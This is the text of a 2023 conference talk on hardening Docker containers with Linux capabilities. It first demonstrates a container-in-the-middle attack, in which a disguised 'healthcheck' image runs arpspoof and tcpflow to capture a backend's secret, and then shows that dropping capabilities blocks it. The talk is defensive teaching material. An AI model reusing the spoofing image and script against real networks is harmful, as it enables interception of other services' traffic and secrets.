
SBA
Research

Turning Container Security Up To 11 With Capabilities

ITS-NOW 2023

Mathias Tausig, SBA Research

Bundesministerium Klimaschutz, Umwelt, Energie, Mobilität, Innovation und Technologie
Bundesministerium Digitalisierung und Wirtschaftsstandort
FFG Forschung wirkt.
wirtschaftsagentur wien Ein Fonds der Stadt Wien
European Commission
FWF Der Wissenschaftsfonds.
netidee OPEN INNOVATIONS

whoami

- Mathias Tausig – mtausig@sba-research.org
- Technical IT Security Consultant at SBA Research
  - Penetration testing, AppSec, SDLC, Threat Modeling, …
- Formerly SysAdmin, Developer, Security Officer, University teacher

Motivation

- We commonly see *unencrypted internal network traffic* when auditing deployments
- But what about a *Docker network*?

Photo by Hennie Stander on Unsplash

Proof of Concept

Can I perform a *container-in-the-middle* attack?

Example Deployment

- HTTP based frontend and backend
- Healthcheck container
- Deployed using *docker-compose*

Photo by Hasan Almasi on Unsplash

Backend

```
FROM nginx:stable

COPY secret.txt /usr/share/nginx/html/
```

Frontend

```
FROM debian:stable-slim

RUN apt-get update && apt-get install -y \
    python3-flask \
    python3-requests

COPY key.pem /app/
COPY cert.pem /app/
COPY app.py /app/
WORKDIR /app

CMD /usr/bin/flask run --host=0.0.0.0 --port 5000 --cert
cert.pem --key key.pem
```

Frontend

```python
from flask import Flask
import requests

app = Flask(__name__)

@app.route("/")
def index():
    r = requests.get("http://backend/secret.txt")
    return "<p>\nThe secret value is: " + r.text + "</p>"
```

Deployment

```
networks:
    secret_net: {}
services:
  backend:
    networks: [secret_net]
  frontend:
    networks: [secret_net]
    ports:
      - 127.0.0.1:443:5000
  healthcheck:
    image: legit/healthcheck
    command: /bin/bash -c "while true; do curl -s http://backend/secret.txt
> /dev/null || echo 'Backend is not reachable'; sleep 5; done"
    networks:
      - secret_net
```

Live Demonstration

Photo by Victor on Unsplash

Running

```
$ sudo docker-compose up
Starting mitm_backend_1     ... done
Creating mitm_healthcheck_1 ... done
Starting mitm_frontend_1    ... done
Attaching to mitm_backend_1, mitm_healthcheck_1, mitm_frontend_1
[…]
backend_1      | 2023/04/27 12:09:12 [notice] 1#1: start worker processes
frontend_1     |  * Running on https://0.0.0.0:5000/ (Press CTRL+C to quit)
backend_1      | 172.19.0.3 - - [27/Apr/2023:12:10:42 +0000] "GET /secret.txt
HTTP/1.1" 200 16 "-" "curl/7.74.0" "-"
backend_1      | 172.19.0.3 - - [27/Apr/2023:12:10:47 +0000] "GET /secret.txt
HTTP/1.1" 200 16 "-" "curl/7.74.0" "-"
```

```
$ curl --cacert frontend/cert.pem https://localhost
<p>
The secret value is: vErY sEcReT!!!!
</p>
```

Mistake

```
networks:
    secret_net: {}
services:
  backend:
    networks: [secret_net]
  frontend:
    networks: [secret_net]
    ports:
      - 127.0.0.1:443:5000
  healthcheck:
    image: ~~legit/healthcheck~~ evil/healthcheck
    command: /bin/bash -c "while true; do curl -s http://backend/secret.txt
> /dev/null || echo 'Backend is not reachable'; sleep 5; done"
    networks:
      - secret_net
```

Exploit

```
$ sudo docker-compose up
Recreating mitm_healthcheck_1 ... done
Starting mitm_backend_1       ... done
Starting mitm_frontend_1      ... done
Attaching to mitm_backend_1, mitm_healthcheck_1, mitm_frontend_1
healthcheck_1  | reportfilename: ./report.xml
healthcheck_1  | tcpflow: listening on eth0
[..]
backend_1      | 2023/04/27 13:03:48 [notice] 1#1: start worker processes
frontend_1     |  * Running on https://0.0.0.0:5000/ (Press CTRL+C to quit)
healthcheck_1  | 2:42:ac:13:0:3 0:0:0:0:0:0 0806 42: arp reply 172.19.0.2 is-at
2:42:ac:13:0:3
healthcheck_1  | 2:42:ac:13:0:3 2:42:ac:13:0:2 0806 42: arp reply 172.19.0.4 is-at
2:42:ac:13:0:3
healthcheck_1  | 2:42:ac:13:0:3 0:0:0:0:0:0 0806 42: arp reply 172.19.0.2 is-at
2:42:ac:13:0:3
```

Exploit

```
$ curl --cacert frontend/cert.pem https://localhost
<p>
The secret value is: vErY sEcReT!!!!
</p>
```

```
healthcheck_1  | 172.019.000.002.00080-172.019.000.004.54272: HTTP/1.1 200 OK
healthcheck_1  | Server: nginx/1.24.0
healthcheck_1  | Date: Thu, 27 Apr 2023 13:04:02 GMT
healthcheck_1  | Content-Type: text/plain
healthcheck_1  | Content-Length: 16
healthcheck_1  | Last-Modified: Tue, 18 Apr 2023 13:37:33 GMT
healthcheck_1  | Connection: keep-alive
healthcheck_1  | ETag: "643e9d1d-10"
healthcheck_1  | Accept-Ranges: bytes
healthcheck_1  |
healthcheck_1  |
healthcheck_1  | 172.019.000.002.00080-172.019.000.004.54272: vErY sEcReT!!!!
```

Nefarious Image

```
FROM debian:stable-slim

RUN apt-get update \
 && apt-get install -y tcpflow dsniff

COPY cmd.sh /tmp/

ENTRYPOINT ["/bin/bash", "/tmp/cmd.sh"]
```

```
#!/bin/bash

tcpflow -c -g port 80 &
/usr/sbin/arpspoof -r -t frontend backend &

while true; do sleep 5; done
```

Capabilities

What are *Linux Capabilities*?

Traditional Unix permissions

- *Discretionary Access Control (DAC)* for files
- Privileged user (root) and everyone else
- *setuid (suid)* bit on files

Photo by Philippe Leone on Unsplash

Traditional Unix permissions


More than you need

Capabilities


- Introduced with the Linux kernel 2.2 (1999)
- Single privilege (root) split into 42 distinct *capabilities*

Photo by Jackson Simmer on Unsplash

Capabilities



Capabilities




Capabilities

Name	Privileges
DAC_OVERRIDE	File access ignoring its permissions
KILL	Kill any process
MKNOD	Create device files
NET_BIND_SERVICE	Open privileged port (<1024)
NET_RAW	Send/receive raw network packages
SETUID / SETGID	Set the user/group ID of the process
SYS_ADMIN	Mount volumes, access syslog, …
SYS_TIME	Set system clock
…	…

https://man7.org/linux/man-pages/man7/capabilities.7.html#NAME

Using Capabilities



File Capabilities

```
$ cat test.c
#include<stdio.h>

int main() {
  FILE* handle = fopen("/etc/newFile", "w+");
  fprintf(handle, "foo");
  fclose(handle);
}

$ gcc -o test test.c
```

File Capabilities

```
$ filecap /tmp/test
$ /tmp/test
zsh: segmentation fault  /tmp/test
$ filecap /tmp/test dac_override
Could not set capabilities on /tmp/test: Operation not permitted
$ sudo filecap /tmp/test dac_override
$ filecap /tmp/test
set       file                 capabilities  rootid
effective /tmp/test            dac_override
$ /tmp/test
$ ls -l /etc/newFile
-rw-r--r-- 1 user user 3 Apr 20 20:07 /etc/newFile
$ cat /etc/newFile
foo
```

File Capabilities in Docker

- Docker drops capabilities on files when creating an image
- -> no privilege escalation possible that way

Photo by Jiawei Zhao on Unsplash

Process Capabilities

```
$ pscap
ppid  pid   name         command             capabilities
1     298   root         systemd-journal     chown, dac_override,
dac_read_search, fowner, setgid, setuid, sys_ptrace, sys_admin, […]
1     453   root         haveged             sys_admin +
1     455   systemd-timesync  systemd-timesync     sys_time @ +
1     616   root         cron                full +
1     617   messagebus   dbus-daemon         audit_write +
1     622   root         rsyslogd            full +
1     623   root         systemd-logind      chown, dac_override,
dac_read_search, fowner, linux_immutable, sys_admin, […]
1     667   root         NetworkManager      dac_override, kill, setgid,
setuid, net_bind_service, net_admin, net_raw, sys_module, sys_chroot,
audit_write +
1     734   root         lightdm             full +
1     740   root         containerd          full +
```

Process Capabilities

- Every process/thread has a *bounding set* and an *effective set* of capabilities
- Capabilities from the *effective set* can be dropped
- Capabilities in the *bounding set* can be added to the *effective set*
- Capabilities can be dropped from the *bounding set*, never added

Photo by UX Indonesia on Unsplash

Process Capabilities in Docker

- A privileged container (`--privileged`) has all capabilities
- A normal container has a limited set of capabilities assigned:
  - `chown, dac_override, fowner, fsetid, kill, setgid, setuid, setpcap, net_bind_service, net_raw, sys_chroot, mknod, audit_write, setfcap`

Photo by Jiawei Zhao on Unsplash

Process Capabilities in Docker

```
$ sudo docker run --rm -it debian:stable /bin/bash
root@30b69071d3ce:/# apt-get install -y libcap2-bin
root@30b69071d3ce:/# capsh --print
Current:
cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap=ep
Bounding set
=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
[…]
```

Process Capabilities in Docker

```
$ sudo docker run --rm -it --privileged debian:stable /bin/bash
root@efe6aff1aaea:/# apt-get install -y libcap2-bin
root@efe6aff1aaea:/# capsh --print
Current: =ep cap_perfmon,cap_bpf,cap_checkpoint_restore-ep
Bounding set
=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill
,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,ca
p_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_m
odule,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,
cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap
_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_overrid
e,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read[…]
```

Process Capabilities in Docker

- Capabilities can be added or dropped when a container is started
- Capabilities can’t be part of an image

Photo by Jiawei Zhao on Unsplash

Process Capabilities in Docker

Blocklist

```
$ sudo docker run --rm -v /home/user:/mnt debian:stable touch /mnt/myFile

$ ls -l ~/myFile
-rw-r--r-- 1 root root 0 Apr 20 21:32 /home/user/myFile

$ sudo docker run --rm -v /home/user:/mnt --cap-drop DAC_OVERRIDE
debian:stable touch /mnt/myFile
touch: cannot touch '/mnt/myFile': Permission denied
```

Process Capabilities in Docker

Allowlist

```
$ sudo docker run --rm -v /home/sba:/mnt --cap-drop ALL debian:stable touch
/mnt/myFile
touch: cannot touch '/mnt/myFile': Permission denied

$ sudo docker run --rm -v /home/sba:/mnt --cap-drop ALL --cap-add DAC_OVERRIDE
debian:stable touch /mnt/myFile
```

Solution

Using capabilities to restrict containers

Goal

We want to run our containers while following the *Principle of Least Privilege*

- Find out which capabilities an application needs
- Drop all capabilities at the start
- Allow only the required ones

Photo by Hennie Stander on Unsplash

Determine Requirements

- Unfortunately no easy way
- *AppArmor* or *SELinux* can help
  - Difficult and unstable
- -> Trial & Error

Photo by Marcus Ganahl on Unsplash

Runlabel

Podman supports a *runlabel* to be added to a container image

```
$ cat Containerfile
[…]
LABEL RUN="podman run --cap_drop=all --cap_add=foo IMAGE"
[…]

$ sudo podman container runlabel --display run quay.io/acme/myApp:latest
Command: /proc/self/exe run --cap_drop=all --cap_add=foo
quay.io/acme/myApp:latest
```


https://podman.io/blogs/2018/12/03/podman-runlabel.html

Determine Requirements

Trial & Error

```
$ sudo docker run –rm --cap-drop=all mitm_backend
[…]
2023/04/20 14:54:20 [emerg] 1#1: chown("/var/cache/nginx/client_temp", 101)
failed (1: Operation not permitted)
nginx: [emerg] chown("/var/cache/nginx/client_temp", 101) failed (1: Operation
not permitted)

$ sudo docker run --rm --cap-drop=all --cap-add=chown mitm_backend
[…]
[notice] 1#1: start worker process 29
[emerg] 29#29: setgid(101) failed (1: Operation not permitted)
```

Determine Requirements

Trial & Error

```
$ sudo docker run --rm --cap-drop=all --cap-add=chown --cap-add=setgid
mitm_backend
[…]
[notice] 1#1: start worker process 30
[emerg] 30#30: setuid(101) failed (1: Operation not permitted)

$ sudo docker run –rm --cap-drop=all --cap-add=chown --cap-add=setgid --cap-
add=setuid mitm_backend
[…]
[notice] 1#1: start worker process 29
172.17.0.1 - - [20/Apr/2023:14:56:05 +0000] "GET /secret.txt HTTP/1.1" 200 16
"-" "curl/7.88.1" "-"
```

Better Deployment

```
networks:
    secret_net: {}
services:
  backend:
    networks: [secret_net]
    cap_drop: [ALL]
    cap_add: [chown, setgid, setuid]
  frontend:
    networks: [secret_net]
    ports:
      - 127.0.0.1:443:5000
    cap_drop: [ALL]
  healthcheck:
    image: legit/healthcheck
    command: /bin/bash -c "while true; […]
    networks:
      - secret_net
    cap_drop: [ALL]
```

https://docs.docker.com/compose/compose-file/05-services/#cap_drop

Still Running

```
$ sudo docker-compose up
Starting mitm_backend_1     ... done
Creating mitm_healthcheck_1 ... done
Starting mitm_frontend_1    ... done
Attaching to mitm_backend_1, mitm_healthcheck_1, mitm_frontend_1
[…]
backend_1      | 2023/04/27 12:09:12 [notice] 1#1: start worker processes
frontend_1     |  * Running on https://0.0.0.0:5000/ (Press CTRL+C to quit)
backend_1      | 172.19.0.3 - - [27/Apr/2023:12:10:42 +0000] "GET /secret.txt
HTTP/1.1" 200 16 "-" "curl/7.74.0" "-"
backend_1      | 172.19.0.3 - - [27/Apr/2023:12:10:47 +0000] "GET /secret.txt
HTTP/1.1" 200 16 "-" "curl/7.74.0" "-"
```

```
$ curl --cacert frontend/cert.pem https://localhost
<p>
The secret value is: vErY sEcReT!!!!
</p>
```

Still Running

```
$ sudo docker-compose up
Recreating mitm_healthcheck_1 ... done
Starting mitm_backend_1       ... done
Starting mitm_frontend_1      ... done
Attaching to mitm_backend_1, mitm_healthcheck_1, mitm_frontend_1
backend_1      | 2023/04/28 13:36:41 [notice] 1#1: start worker processes
healthcheck_1  | arpspoof: libnet_open_link(): UID/EUID 0 or capability CAP_NET_RAW
required
healthcheck_1  | tcpflow: eth0: You don't have permission to capture on that device
(socket: Operation not permitted)
frontend_1     |  * Running on https://0.0.0.0:5000/ (Press CTRL+C to quit)
backend_1      | 172.18.0.4 - - [28/Apr/2023:13:36:52 +0000] "GET /secret.txt
HTTP/1.1" 200 16 "-" "python-requests/2.25.1" "-"
frontend_1     | 172.18.0.1 - - [28/Apr/2023 13:36:52] "GET / HTTP/1.1" 200 -
```

Better Deployment
Kubernetes

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: myApp
spec:
  containers:
  - name: myApp
    image: gcr.io/acme/myApp:latest
    securityContext:
      capabilities:
        drop: ["ALL"]
        add: ["SETUID", "SETGID", "CHOWN"]
```

https://kubernetes.io/docs/tasks/configure-pod-container/security-context/#set-capabilities-for-a-container

Mathias Tausig

SBA Research

Floragasse 7, 1040 Vienna

E-Mail: mtausig@sba-research.org

Matrix: @mtausig:sba-research.org

Bundesministerium Klimaschutz, Umwelt, Energie, Mobilität, Innovation und Technologie

Bundesministerium Digitalisierung und Wirtschaftsstandort

FFG Forschung wirkt.

wirtschaftsagentur wien Ein Fonds der Stadt Wien

European Commission

FWF Der Wissenschaftsfonds.

netidee OPEN INNOVATIONS